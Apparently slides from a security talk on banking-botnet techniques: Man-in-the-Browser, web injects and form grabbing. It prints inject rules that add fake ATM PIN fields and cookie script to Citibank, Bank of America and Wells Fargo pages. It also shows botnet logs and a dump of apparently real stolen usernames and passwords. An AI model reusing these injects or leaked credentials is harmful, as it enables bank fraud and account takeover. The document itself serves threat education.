
OLD School trick but works very effectively. Several other techniques of subverting the browser security also exists.




Man-in-the-Browser (MitB)

■ Inside MitB

- MitB typically refers to a userland rootkit that exploits the browser integrity



What Lies Beneath?



[Security Center Home](#) > Online Fraud

Types of Online Fraud

- ▶ [Phishing](#)
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Note: The Pop up is triggered in user's active session. So what it is actually?

No doubt it is a Pop up, but the technique is termed as **Web Injects** not phishing or something like that.



Web Injects

■ Web Injects

- Based on the concept of hooking specific functions in the browser DLLs
- On the fly infection tactic
- Execution flow
 - Bot injects malicious content in the incoming HTTP responses
 - Injections are based on the static file named as webinjects.txt
 - Rules are statically defined by the botmaster
 - Bot fetches rules from the webinjects.txt file and injects in the live webpages
- Information stealing in a forceful manner
 - Exploits user ignorance

```
set_url https://engine.paymentgate.ru/bpcservlet/BPC/index.jsp* GP

data_before
<td><input class="text" type="text" name="userId" value=""></td>
data_end

data_inject
<td class="merchantLogin">ÿ&si&u</td>
data_end
```



Web Injects

```
# Grabbing Account Type
set_url https://onlineeast#.bankofamerica.com/*/GotoWelcom GPH
data_before
<div class="primaryNavCnt">
data_end
data_inject
```

- What is meant by GPH flags?
 - Exploitation and infection metrics
 - **G** - injection will be made only for the resources that are requested by the **GET**
 - **P** - injection will be made only for the resources that are requested by the **POST**
 - **L** - is a flag for grabbing content between the tags **data_before** and **data_after** inclusive
 - **H** – **similar as L except** the ripped content is not included and the contents of tags **data_before** and **data_after**



Web Injects – Real Time Cases (1)

```
set_url https://web.da-us.citibank.com/cgi-bin/citifi/portal/1/1.do GP
```

```
data_before
src="/cm/js/branding.js"></script>
data_end
data_inject
<SCRIPT>
function set_cookie1(name, value, expires)
{
if (!expires) { expires = new Date();}
document.cookie = name + "=" + escape(value) + "; expires=" + expires.toGMTString() + "; path="/;
}

function get_cookie(name) {
cookie_name = name + "="; cookie_length = document.cookie.length; cookie_begin = 0;
while (cookie_begin < cookie_length)
{
value_begin = cookie_begin + cookie_name.length;
if (document.cookie.substring(cookie_begin, value_begin) == cookie_name)
{
var value_end = document.cookie.indexOf(";", value_begin);
if (value_end == -1) { value_end = cookie_length;}
return unescape(document.cookie.substring(value_begin, value_end));
}
cookie_begin = document.cookie.indexOf(" ", cookie_begin) + 1;
if (cookie_begin == 0) { break;}
}
return null; }
</SCRIPT>
data_end
data_after
</noscript>
data_end
```

Forceful Cookie Injection in Citibank's website to manipulate the user's session



Web Injects – Real Time Cases (2)

```
set_url *bankofamerica.com* GP
data_before
<a href="#sitekey" title="View your SiteKey">
</a>
data_end
data_inject
</TD>
</TR>
<TR>
<TD align=left class=textbold valign=top>
<label for="passcode"> <SPAN class="text2">* ATM Number:</SPAN>
<span class="h2-ada"> <br>
Enter an ATM Number. Your ATM Number must be 16 digits.
</span></label>
</TD>
</TR>
<TR>
<TD>
<input type="password" name="ATMNR" id="ATMNR" class="text1" value="" maxlength="16" size="28">
data_end
data_after
data_end
```

Injecting HTML content in Bank of America's webpages to steal the ATM number and the Pass code.

```
set_url https://online.wellsfargo.com/signon* GP
data_before
<input type="password" name="password" *</td>
data_end
data_inject
<td width="225"><label for="password" class="formlabel">3. ATM PIN</label><br/>
<input type="password" name="USpass" id="atmpin" size="20" maxlength="14"
title="Enter ATM PIN" tabindex="11" accesskey="A"/>
<br/>&nbsp;</td>
data_end
data_after
data_end

</label>
data_end
```


Injecting HTML content in Wells Fargo bank to steal user's ATM code.



Form Grabbing

■ Form Grabbing

— It is an advanced technique of capturing information present in forms



Form Grabbing

- Why Form Grabbing ?
 - Keylogging produces plethora of data
 - Form grabbing – extracting data from the GET/POST requests
 - Based on the concept of hooking and DLL injection
 - No real protection against malware



Form Grabbing

- Harvested Data

View report (HTTPS request, 205 bytes)

Bot ID: CLOUD2_7D126CF46522DF69
Botnet: ice9
Version: 1.2.0
OS Version: Server 2008 R2 x64, SP 1
OS Language: 1033
Local time: 07.03.2012 11:05:33
GMT: +0:00
Session time: 648:59:02
Report time: 07.03.2012 11:05:39
Country: --
IPv4: [REDACTED]
Comment for bot: -
In the list of used: No
Process name: C:\Program Files (x86)\Kaspersky Lab\Kaspersky Small Office Security\avp.exe
User of process: CLOUD2\Administrator
Source: <https://auto-activation3.kaspersky.com/en/activate>

<https://auto-activation3.kaspersky.com/en/activate>
Referer: -
User input: [REDACTED]
POST data:

REQUEST_ID={ [REDACTED]90e-53c3-43d3-49c811675a42}
APP_ID=14 [REDACTED]
ACT_CODE=[REDACTED]

Harvested data from POST requests. Kaspersky's anti virus license key entered by the user



Demonstration



This Data is Not Yours !

```
=====
Mozilla Firefox
=====
http://platforma.polsl.pl@@@asiia1989:lizak1
http://o2.pl@@@krycha326:liszka
http://poczta.interia.pl@@@sumwvf@interia.pl:rzeszowz010
http://platforma.polsl.pl@@@username:asiia1989@@@*password:lizak17
=====
Opera
=====
http://poczta.o2.pl/@krycha326@o2.pl:liszka
https://www.facebook.com/login.php@krycha326@o2.pl:liszka
http://poczta.interia.pl/@sumwvf@interia.pl:rzeszowz010
http://o2.pl/@poczta326@o2.pl:enter123
++ IP Address: 187.12.65.226 | From: BR | ID: 3644C4ADE373E61EDB6B0D46F3250F397DAFFE86 | Date: 16.05.2012 09:50:03 ++
=====
Internet Explorer
=====
http://www.uol.com.br/@@fe:
http://www.uol.com.br/@@fe:liciano3m:
++ IP Address: 93.84.42.19 | From: BY | ID: 8E7E3A7F28198D320374C23B4DD491FE3DC5D515 | Date: 16.05.2012 09:50:52 ++
=====
Google Chrome
=====
http://vk.com/@@monopolia2:eaoyeioewèà
http://passport.yandex.ru/@@lady.lotisch:koty123456789
=====
Windows RAS
=====
Name: byflav
Login: @baltel.by
Password:
Phone: byflav
...
Name: byflav
Login: @baltel.by
Password:
```

All Browsers !



Conclusion

- Botnets have become more robust and sophisticated
- Significant increase in exploitation of browsers
- HTTP has been used for data exfiltration
- Botnets die hard



Questions



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